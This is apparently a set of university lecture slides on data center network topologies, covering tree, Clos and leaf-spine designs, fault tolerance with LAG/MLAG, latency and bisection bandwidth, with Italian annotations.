
Basic Tree: ToR



Basic Tree: EoR




Basic Tree: Core



Basic Tree: Limitations

- ❑ Serious **oversubscription** over core network tier, i.e. the core switch(es) must support the **full** aggregated bandwidth of lower tiers la banda dei livelli minori è maggiore
- ❑ Poor **fault tolerance** → if a node in the tree fails, all its smaller “branches” are out of service
- ❑ Higher tier switches are very **expensive**



Today's Data Center networks

- ❑ Key objectives:
 - ❑ **Scalability:** data center networks must support incremental expansion of the compute nodes without affecting the existing architecture
 - ❑ **Redundancy:** a data center networking node cannot be a single point of failure. Redundancy of networking nodes at different levels to get a good level of resiliency/fault-tolerance.
 - ❑ **Latency:** latency is mostly dependent on the *number of hops* a packet must traverse to reach its destination. Need of a smaller network *diameter*.
 - ❑ **Network capacity:** Large scale data centers need high bandwidth (e.g. for distributed applications like memcached, network file systems, etc.)
 - ❑ **Tenants Isolation:** Virtualization with Cloud require *isolation* between tenants both for network performance and for security

Today's Data Center networks = Clos Topologies


- ❑ Clos is not an acronym → formalized by Charles Clos in 1952
 - ❑ initially used in circuit switched networks for telephones
 - ❑ basic idea → many cheaper devices with redundant interconnections between each other
 - ❑ instead of bigger cross-connect switches
- ❑ Can have different levels (tiers). In DC networks usually we have:
 - ❑ Two-tier (aggregation - core) → leaf-spine topologies
 - ❑ Three-tier (access - aggregation - core) → fat-tree topologies

Clos topologies: two-tier leaf-spine topology


raccolgono dati dalle leaf e li inoltrano verso le altre leaf.

il numero di leaf dipende dal numero di server.

il numero di spine dipende dal numero di porte che si hanno e altri aspetti.




Scalability: Need more bandwidth?



Scalability: Need to extend the compute capacity?


per aumentare la capacità si aggiunge una nuova leaf.




Fault Tolerance: Spines

se uno spine si rompe si ha l'altro, il resto della rete è funzionante.

Layer-3 network, il protocollo di routing si accorge del failure e si adatta per quanto riguarda il forwarding





Fault tolerance: Leaves



Fault tolerance: LAG and MLAG


protocollo per fault tollerance e per migliorare la banda

- ❑ Multi Chassis Link Aggregation Group (MLAG or MC-LAG)
- ❑ Extended version of Link Aggregation Group (LAG → IEEE 802.3ad)
 - ❑ Sort of *inverse multiplexing* technique → a group of links are aggregated both for *redundancy* and for *bandwidth multiplication* acting as **ONE** single virtual link
 - ❑ Managed by Link Aggregation Control Protocol (LACP)
- ❑ MLAG adds redundancy at a “switch” level, not only link level



Latency


- ❑ If we ignore the transmission time of packets (time in the wire) that is negligible in a DC, the latency of a network is mostly related to the number of hops
- ❑ Network **diameter**: maximum number of hops of the shortest paths between two nodes in the network
- ❑ Example: in leaf-spine topologies the *diameter* is **2** and it is equal for every pair of end-nodes



Bandwidth

- ❑ **Bisection bandwidth:** split the network in half. The *bisection bandwidth* is the minimum bandwidth when half of the nodes simultaneously send at maximum link capacity to the other half of the nodes
- ❑ **Oversubscription ratio:** is the ratio between worst case achievable aggregate bandwidth between two end-hosts, and the bisection bandwidth
- ❑ Let N be the number of end-nodes and B bits/s the capacity of end-nodes links
- ❑ Ideal condition → *Bisection bandwidth* = $N/2 * B$
 - ❑ i.e. an oversubscription ratio of 1:1

Connection to the external world



